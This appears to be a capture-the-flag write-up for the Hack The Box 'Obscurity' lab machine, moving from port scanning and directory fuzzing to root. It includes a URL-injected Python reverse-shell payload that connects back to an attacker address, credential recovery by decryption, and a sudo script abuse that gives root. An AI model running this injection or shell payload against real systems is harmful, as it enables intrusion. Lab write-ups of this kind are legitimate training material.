
OBSCURITY | Kaosam

My profile -> https://www.hackthebox.eu/home/users/profile/149676


As usual, let's start with a port scanning:



```
root@unknown:~/Desktop# nmap -sV 10.10.10.168
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-11 14:05 CET
Nmap scan report for 10.10.10.168
Host is up (0.034s latency).
Not shown: 996 filtered ports
PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoc
ol 2.0)
80/tcp   closed http
8080/tcp open   http-proxy BadHTTPServer
9000/tcp closed cslistener
```

In addition to ports 22 and 80, ports 8080 and 9000 are also open. We are going to inspect these services.

In port 8080 there is a web page, and scrolling down, in the Development section, we find the name of the file that contains the source code of the web server.




Development

Server Dev

Message to server devs: the current source code for the web server is in 'SuperSecureServer.py' in the secret development directory

However, if we try with http://10.10.10.168:8080/SuperSecureServer.py, the server returns the error 404, page not found.

So, using Dirbuster and its "fuzzer" function we can search for the paths that lead to our file (many hackers use wfuzz):



Target URL (eg http://example.com:80/)

http://10.10.10.168:8080

Work Method: ( ) Use GET requests only [✓ Auto Switch (HEAD and GET)]

Number Of Threads: 10 Threads ☐ Go Faster

Select scanning type: [✓ List based brute force] ( ) Pure Brute Force

File with list of dirs/files: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt

Char set: a-zA-Z0-9%20-_ Min length: 1 Max Length: 8

Select starting options: ( ) Standard start point [✓ URL Fuzz]


☑ Brute Force Dirs ☑ Be Recursive Dir to start with: /

☑ Brute Force Files ☐ Use Blank Extension File extension: py

URL to fuzz - /test.html?url={dir}.asp

/{dir}/SuperSecureServer.py

DirBuster Stopped /clonazepam/SuperSecureServer.py



http://10.10.10.168:8080/

Type	Found	Response	Size
Dir	/develop/SuperSecureServer.py	200	6247

Current speed: 47 requests/sec (Select and right click for more options)

Average speed: (T) 53, (C) 47 requests/sec

Parse Queue Size: 0


Total Requests: 5959/220547

Current number of running threads: 10

Time To Finish: 01:16:05

DirBuster Stopped /clonazepam/SuperSecureServer.py

Dirbuster have found the path “develop”. So, let's connect to the url:


Mozilla Firefox
10.10.10.168:8080/develop/
10.10.10.168:8080/develop/SuperSecureServer.py
170%

```
import socket
import threading
from datetime import datetime
import sys
import os
import mimetypes
import urllib.parse
import subprocess

respTemplate = """HTTP/1.1 {statusNum} {statusCode}
Date: {dateSent}
Server: {server}
Last-Modified: {modified}
Content-Length: {length}
Content-Type: {contentType}
Connection: {connectionType}

{body}
"""
```

We have a python code that dictates the configuration to the entire server.

Deeply analyzing the source, we can notice an exec call, vulnerable to command injection. Within this, what we type in the url ends. Consequently, if we insert the python reverse shell in the url of the malicious code, we will be able to obtain a shell.


On this page you can find a cheat sheet with all the ways to get reverse shell:

http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

We proceed with modifying the url in this way, replacing in ASCII code the characters that are not read by the browser:

http://10.10.10.168:8080/index.html';import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((%2210.10.14.194%22, 4444)); os.dup2 (s.fileno (), 0);% 20os.dup2 (s.fileno (), 1);% 20os.dup2 (s.fileno (), 2); p = subprocess.call ([22% / bin / sh% 22% 22% 22-i]); x = 'x

I entered my address as 10.10.14.194 and 4444 the port where I am listening with netcat. And we got the www-data shell:



```
root@unknown:~/Desktop# nc -lvp 4444
listening on [any] 4444 ...
10.10.10.168: inverse host lookup failed: Unknown host
connect to [10.10.14.194] from (UNKNOWN) [10.10.10.168] 56162
$ ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ whoami
www-data
```

Going to search in the home folder, we find the user robert, but we do not have the permissions to print the user flag.

However, there are other files available (check.txt, out.txt, passwordreminder.txt, SuperSecureCrypt.py…).

Opening the first, check.txt, it prints:

"Encrypting this file with your key should result in out.txt, make sure your key is correct!"


Instead, by opening out.txt:

"|ÚÈêÚÞØÛÝÝ × Dess

ÞÊÚÉæßÝËÚÛÚêÙÉëéÑÒÝÍÐ


êÆáÙÞãÒÑÐáÙ|ÕæØãÊÎÍßÚêÆÝáäè ÎÍÚÎëÑÓäáÛÌ × v "

We can understand that out.txt is the encrypted version of check.txt. So, let's start the python script with the various required parameters, saving the output on /tmp, the only path where we have write permissions:



```
$ python3 SuperSecureCrypt.py -d -k "Encrypting this file with your key should result in out.txt, make sure your ke
 is correct!" -i out.txt -o /tmp/key.txt
################################
#          BEGINNING          #
#    SUPER SECURE ENCRYPTOR    #
################################
  ############################
  #        FILE MODE         #
  ############################
Opening file out.txt...
Decrypting...
Writing to /tmp/key.txt...
```


The key is alexandrovich, and now we're going to decrypt with this, the passwordreminder.txt.



```
$ python3 SuperSecureCrypt.py -d -k alexandrovich -i passwordreminder.txt -o /tmp/password.txt
################################
#          BEGINNING          #
#    SUPER SECURE ENCRYPTOR    #
################################
  ############################
  #        FILE MODE         #
  ############################
Opening file passwordreminder.txt...
Decrypting...
Writing to /tmp/password.txt...
$ cat /tmp/password.txt
SecThruObsFTW
```

The password is: SecThruObsFTW.

Connecting via SSH to robert, we will have the shell and the flag:




```
root@unknown:~/Desktop# ssh robert@10.10.10.168
robert@10.10.10.168's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-65-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Feb 11 14:04:41 UTC 2020

  System load:  0.05               Processes:             133
  Usage of /:   45.8% of 9.78GB    Users logged in:       1
  Memory usage: 13%                IP address for ens160: 10.10.10.168
  Swap usage:   0%


40 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy setting
s


Last login: Tue Feb 11 13:35:48 2020 from 10.10.16.15
robert@obscure:~$ ls
BetterSSH  check.txt  out.txt  passwordreminder.txt  SuperSecureCrypt.py  user.txt
robert@obscure:~$ cat user.txt
e4493782066b55fe2755708736ada2d7
```

For the privilege escalation towards the root, I prefer to start with a manual search. Then, if I don't find anything interesting, I refer to pre-packaged scripts such as linenum or linpeas.

This time I didn't need them, since by running the sudo -l command, we find that we can run BetterSSH.py as an administrator. Going to see the script code, we can understand that once authenticated a specific user, it allows the latter to execute commands as root, through the -u root option.

Let's get the flag:



```
robert@obscure:~/BetterSSH$ sudo /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
Enter username: robert
Enter password: SecThruObsFTW
Authed!
robert@Obscure$ cat /etc/shadow
Output:
Error: cat: /etc/shadow: Permission denied

robert@Obscure$ sudo cat /etc/shadow
[sudo] password for robert:
Output:
Error: Sorry, user robert is not allowed to execute '/bin/cat /etc/shadow' as root on obscure.

robert@Obscure$ ^CTraceback (most recent call last):
  File "/home/robert/BetterSSH/BetterSSH.py", line 57, in <module>
    command = input(session['user'] + "@Obscure$ ")
KeyboardInterrupt
robert@obscure:~/BetterSSH$ sudo /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
Enter username: robert
Enter password: SecThruObsFTW
Authed!
robert@Obscure$ -u root cat /root/root.txt
Output: 512fd4429f33a113a44d5acde23609e3
```

Contact me on Twitter: https://twitter.com/samuelpiatanesi

Find other writeups on my Github repo: https://github.com/Kaosam/HTBWriteups